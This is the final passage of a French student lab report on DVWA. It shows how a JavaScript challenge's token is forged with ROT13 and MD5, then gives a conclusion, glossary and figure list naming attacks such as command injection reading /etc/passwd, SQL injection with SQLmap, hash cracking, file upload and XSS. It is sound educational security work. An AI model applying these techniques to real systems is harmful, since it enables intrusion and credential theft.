


FIGURE 3.132 – Cassage du rot13 pour savoir l'identifiant

Nous obtenons bien ChangeMe. On va essayer d'avoir le token pour la chaîne de caractère « success » en cryptant en premier en rot13 puis ensuite en md5 :




FIGURE 3.133 – Encodage en rot13 de l’identifiant success

La chaîne de caractère success cryptée en rot13 donne « fhpprff ». On va ensuite encoder cette chaîne de caractère en md5 :

The screenshot shows a web-based tool for MD5 encryption and decryption. At the top, the title "Md5 Decrypt & Encrypt" is displayed. Below it, there is a text input field containing the string "fhpprff" with a red underline. Below the input field are two buttons: "Crypter" on the left and "Décrypter" on the right. At the bottom of the page, the resulting MD5 hash is shown in a green box: $\text{Md5}(\text{fhpprff}) = 38581812b435834ebf84ebcc2c6424d6$.

FIGURE 3.134 – Encodage en md5 de l’encodage en rot13 de l’identifiant success

On obtient pour cette page le token pour la chaîne de caractères success.

Le token est : 38581812b435834ebf84ebcc2c6424d6. Il suffit maintenant d'envoyer le token à la page WEB et d'entrer comme phrase success pour correctement s'authentifier avec l'utilisateur voulu :

The screenshot shows a web application interface. On the left, there is a sidebar with buttons for "Setup / Reset DB", "Brute Force", "Command Injection", and "CSRF". The main area has a heading "More Information" and a message "Submit the word \"success\" to win." Below this, a red message says "Well done!". A form field contains the word "success" and a "Submit" button. At the bottom, there is a code editor window showing the source code of a page. The token "38581812b435834ebf84ebcc2c6424d6" is highlighted in yellow in the "token" input field of the code editor.

```
lelement


</div>
    <h2>JavaScript Attacks</h2>
    <table_code_area>
        <p>Send "success" to win.</p>
        <p>Well done!</p>
        <form method="post">
            <input type="hidden" name="token" value="38581812b435834ebf84ebcc2c6424d6">
            <label>Phrase</label>
        </form>
    </table_code_area>


```

FIGURE 3.135 – Illustration de la connexion de l'utilisateur success

Nous avons réussi. Si l'on change la difficulté, on ne peut plus voir le token dans le code source de la page.

Conclusion :

Pour conclure sur ce rapport et DVWA, nous avons pu tester, étudier, comprendre et expliquer les différentes failles présentes sur l'application web DVWA. En d'autres termes, nous avons fait une recherche des limites du système. Ce sont les failles les plus courantes que l'on retrouve sur d'autres applications car il n'existe pas de système parfait. Nous avons pu acquérir de nouvelles connaissances en prenant conscience des failles qui existent sur internet. Il faut prendre en compte que pour la plupart des failles, nous sommes restés au niveau « faible ». En revanche avec le niveau « impossible », il nous a été permis de voir comment était réellement sécurisé un environnement. Cela s'est déroulé d'abord par une collecte d'informations qui le plus souvent vient du code source de la page, la recherche de composants critiques et de points faibles. Ensuite, avec cette collecte, nous avons pu mettre la théorie en pratique en forçant le système et en exploitant sa limite afin de voir la faille. Enfin, nous avons pu par la suite nous atteler au compte-rendu dans lequel, nous avons fait un audit de sécurité. De plus, cela nous à aussi permis de nous familiariser avec les machines virtuelles avec les distributions Debian et la KALI. Nous nous sommes servi par exemple de certains logiciels comme NMAP qui nous a permis d'identifier nos machines en parcourant le réseau local que nous avons créé, hydra pour l'attaque par force brute ou encore SQLmap pour l'injection SQL.

Pour finir, avec ces nombreuses failles exploitées, nous avons compris l'importance d'analyser les données entrantes, de ne jamais laisser des données brutes entrer dans un système et surtout de ne pas faire confiance à des données utilisateurs.

Fin du rapport.

Rapport écrit par Nathan Martel du 25/09/2022 au 08/01/2023.

Rapport réécrit et amélioré du 11/11/2024 au 24/11/2024 Dernière correction le 24/11/2024

Version : v2.0

Outils utilisés : VM Kali Linux, VM DVWA et Pastebin

Logiciel utilisé : Texworks

Langage et systèmes de composition : LaTeX

Console : MiKTeX

Format du document : PDF

Glossaire :

DVWA : Damn Vulnerable Web Application

VM : Virtual Machine

WEB : World Wide Web

IP : Internet Protocol

VDI : Virtual Desktop Infrastructure

NAT : Network Address Translation

URL : Uniform Resource Locator

ID : IDentifiant

CSRF : Cross-Site Request Forgery

HTML : HyperText Markup Language

PHP : Hypertext Preprocessor

HTTP : Hypertext Transfer Protocol

JS : JavaScript

AES : Advanced Encryption Standard

MD5 : Message Digest 5

SHA1 : Secure Hash Algorithm 1

ROT13 : Rotation 13

XSS : Cross-Site Scripting

CSP : Content Security Policy

MIME : Multipurpose Internet Mail Extension

Table des figures

1.1	Paramètres de la VM DVWA	4
1.2	Commandes pour lancer la plateforme de développement WEB pour le serveur DVWA	5
1.3	Page de connexion du serveur WEB DVWA	5
1.4	Accueil du serveur WEB DVWA	6
1.5	Paramètres de la VM KALI	7
1.6	Cartes réseaux de la VM KALI	8
1.7	Scan du réseau local avec le logiciel NMAP	8
3.8	Première interface de la VM KALI	9
3.9	Deuxième interface de la VM KALI	10
3.10	Interface de la VM Debian	10
3.11	Résultat du scan du réseau local créé	11
3.12	Cartes réseaux de la VM Debian DVWA	11
3.13	Inspection de la page en ayant saisi un mot de passe quelconque	12
3.14	Cookie de la session pour le mot de passe saisi ultérieurement	12
3.15	Résultat de la commande saisie dans un terminal sous la KALI sous le niveau low	13
3.16	Résultat de la commande saisie dans un terminal sous la KALI sous le niveau high	14
3.17	Code source de la page au niveau impossible pour la section FORCE BRUTE	15
3.18	Code source de la page au niveau low pour la section COMMAND INJECTION	16
3.19	Requête imbriquée d'une adresse IP et d'une liste des cartes réseaux de la VM	17
3.20	Requête imbriquée d'une adresse IP et de l'affichage du fichier de configuration <code>/etc/network/interfaces</code>	17

3.21	Requête imbriquée d'une adresse IP et de l'affichage du fichier de configuration <code>/etc</code>	18
3.22	Requête imbriquée d'une adresse IP et de l'affichage du fichier de configuration <code>/etc/passwd</code> au niveau de sécurité low	19
3.23	Requête imbriquée d'une adresse IP et de l'affichage du fichier de configuration <code>/etc/passwd</code> au niveau de sécurité high	21
3.24	Requête imbriquée d'une adresse IP et de l'affichage du fichier de configuration <code>/etc/passwd</code> au niveau de sécurité impossible	21
3.25	Code source de la page CSRF au niveau low	23
3.26	Changement du mot de passe, le nouveau mot de passe est « test »	24
3.27	Illustration du mot de passe qui a bien été changé	24
3.28	Message d'erreur quand on se connecte avec l'ancien mot de passe	25
3.29	Connexion réussie avec le nouveau mot de passe	25
3.30	Partie du code HTML qui permet d'afficher le formulaire de changement de mot de passe	26
3.31	Code HTML avec lequel on va pouvoir directement changer le mot de passe	26
3.32	Exécution du fichier <code>.html</code> , on retrouve une page WEB avec un bouton	27
3.33	Page CSRF de l'application DVWA, le mot de passe a bien été changé	28
3.34	Page de connexion du serveur WEB DVWA, on va essayer de se connecter avec le nouveau mot de passe changé	28
3.35	Page d'accueil DVWA, on s'est connecté avec le nouveau mot de passe	29
3.36	Voici les 3 fichiers en PHP dans la page « File Inclusion »	30
3.37	URL de la page « File Inclusion »	30
3.38	Accès au premier fichier <code>.php</code>	31
3.39	Code source de la page CSRF au niveau low	31
3.40	Affichage du fichier <code>/etc/passwd</code> par inclusion de fichier	32
3.41	Affichage du fichier <code>/etc/group</code> par inclusion de fichier	32
3.42	Affichage du fichier <code>/etc/fstab</code> par inclusion de fichier	32
3.43	Affichage du fichier <code>/etc/resolv.conf</code> par inclusion de fichier	33
3.44	Affichage du fichier <code>/etc/services</code> par inclusion de fichier	33
3.45	Code source de la page « File Inclusion » au niveau medium	34
3.46	Code source de la page « File Upload » au niveau low	35

3.47	Photo test téléchargé sur internet avec la KALI	36
3.48	Téléchargement de l'image sur la page « File Upload »	36
3.49	Analyse de la page après avoir uploader l'image	37
3.50	On accède à notre image a partir de l'URL pour savoir si elle a bien été téléchargé sur le serveur	37
3.51	Fichier php qu'on va par la suite télécharger sur le serveur	38
3.52	Code du fichier php	39
3.53	Le fichier php a bien été téléchargé	39
3.54	On accède au fichier a partir du l'URL	40
3.55	Code source de la page « File Upload » au niveau medium	40
3.56	Message d'erreur lorsqu'on essaye de changer son mot de passe . .	42
3.57	Première partie du code source de la page « Insecure Captcha » au niveau low	42
3.58	Deuxième partie du code source de la page « Insecure Captcha » au niveau low	43
3.59	Partie du code source de la page « Insecure Captcha » au niveau medium qui permet la vérification d'avoir passé le CAPTCHA . . .	44
3.60	Code source de la page « SQL INJECTION » au niveau low	45
3.61	Affichement de tous les utilisateurs de la base de données	46
3.62	Affichement de tous les utilisateurs de la base de données	47
3.63	Affichement des tables avec un nom « user » des métadonnées . .	48
3.64	Affichement des colonnes de la table users	49
3.65	Affichement de la colonne password dans la table users	50
3.66	Mot de passe pour l'utilisateur « admin »	50
3.67	Mot de passe pour l'utilisateur « Gordon »	51
3.68	Mot de passe pour l'utilisateur « HackMe »	51
3.69	Mot de passe pour l'utilisateur « Pablo »	51
3.70	Mot de passe pour l'utilisateur « Smithy »	51
3.71	Code source de la page « SQL INJECTION BLIND » au niveau low .	53
3.72	Première injection SQL pour savoir les utilisateurs de la base de donnée	54
3.73	Réponse négative, il n'y a pas un utilisateur qui a un ID de 6 dans la base de donnée	54

3.74 Réponse positive, il n'y a un utilisateur qui a un ID de 1 dans la base de donnée	55
3.75 Récupération de l'URL en inspectant le code source de la page	55
3.76 Récupération du cookie de session en inspectant le code source de la page	56
3.77 Commande pour enumérer de la base de données avec SQLmap	56
3.78 Énumération de la base de données avec SQLmap	57
3.79 Commande pour énumérer les tables de la base de données DVWA	57
3.80 Énumérer les tables de la base de données DVWA	58
3.81 Commande pour énumérer les colonnes de la table « user »	58
3.82 Énumérer les colonnes de la table « user »	59
3.83 Commande pour interroger la colonne password de la table « user »	59
3.84 Réponse pour l'interrogation la colonne password de la table « user »	60
3.85 Cassage du hash avec SQLmap	60
3.86 Création d'un fichier texte dans lequel nous mettons le hash qui sera par la suite cassé	61
3.87 Commande pour casser le hash avec john the ripper	61
3.88 Résultat pour le cassage du hash avec john the ripper	61
3.89 Code source de la page « Weak Session IDs » au niveau low	63
3.90 ID de la première session au niveau low	64
3.91 ID de la deuxième session au niveau low	64
3.92 Code source de la page « Weak Session ID » au niveau medium	66
3.93 ID de la première session au niveau medium	67
3.94 ID de la deuxième session au niveau medium	67
3.95 Code source de la page « Weak Session ID » au niveau high	68
3.96 ID de la première session au niveau high	69
3.97 Cassage du hash de l'ID de la première session	69
3.98 ID de la deuxième session au niveau high	70
3.99 Cassage du hash de l'ID de la deuxième session	71
3.100 Cassage du hash de l'ID de la deuxième session	72
3.101 Code source de la page « XSS (DOM) » au niveau low	73
3.102 L'URL lorsque aucune langue n'a été choisie	74
3.103 L'URL change en fonction de la langue choisie	74

3.104 Résultat quand l'on change l'URL par le programme JavaScript	75
3.105 Résultat quand clique sur le bouton select	76
3.106 Résultat quand l'on change l'URL avec le programme JavaScript	76
3.107 Code source de la page « XSS (REFLECTED) » aux niveaux low, me- dium et high	78
3.108 Illustration de ce que l'on obtient en ajoutant du texte avec les ba- lises HTML.	79
3.109 Illustration de ce que l'on obtient en ajoutant du texte avec les ba- lises JavaScript.	79
3.110 Illustration de ce que l'on obtient en ajoutant du texte avec les ba- lises JavaScript mais cette fois-ci en majuscule au niveau mediuml.	80
3.111 Illustration pour le niveau high, cela ne fonctionne pas	80
3.112 Code source de la page « XSS (REFLECTED) » au niveau high	81
3.113 Code source de la page « XSS (STORED) » au niveau low	82
3.114 On entre un code JavaScript qui va permettre de créer une alerte . .	82
3.115 Illustration de l'alerte que nous avons créé	83
3.116 Code source de la page « XSS (STORED) » au niveau medium	83
3.117 L'alerte en JavaScript ne fonctionne pas pour le niveau medium . .	84
3.118 Code source de la page « CSP BYPASS » au niveau low	85
3.119 Code que contient le fichier R570EE00 accédé grâce à l'URL	86
3.120 On saisit d'URL du fichier pour générer l'alerte	86
3.121 On crée notre propre alerte dans notre propre fichier pastebin . . .	87
3.122 Création de notre propre document exécutablr avec une URL	88
3.123 On choisit l'option raw	88
3.124 On saisit l'URL de notre propre fichier	89
3.125 Inspection de la page, on voit la requête du document qu'on veut exécuter	89
3.126 Illustration de l'erreur que nous obtenons	90
3.127 Alerté créée par notre propre document executable	90
3.128 Code source de la page « JavaScript » au niveau low	91
3.129 Token pour l'identifiant ChangeMe	91
3.130 Token pour l'identifiant success	91
3.131 Cassage du hash 8b479aefbd90795395b3e7089ae0dc09 en ligne . . .	92

3.132 Cassage du rot13 pour savoir l'identifiant	93
3.133 Encodage en rot13 de l'identifiant success	94
3.134 Encodage en md5 de l'encodage en rot13 de l'identifiant success . .	94
3.135 Illustration de la connexion de l'utilisateur success	95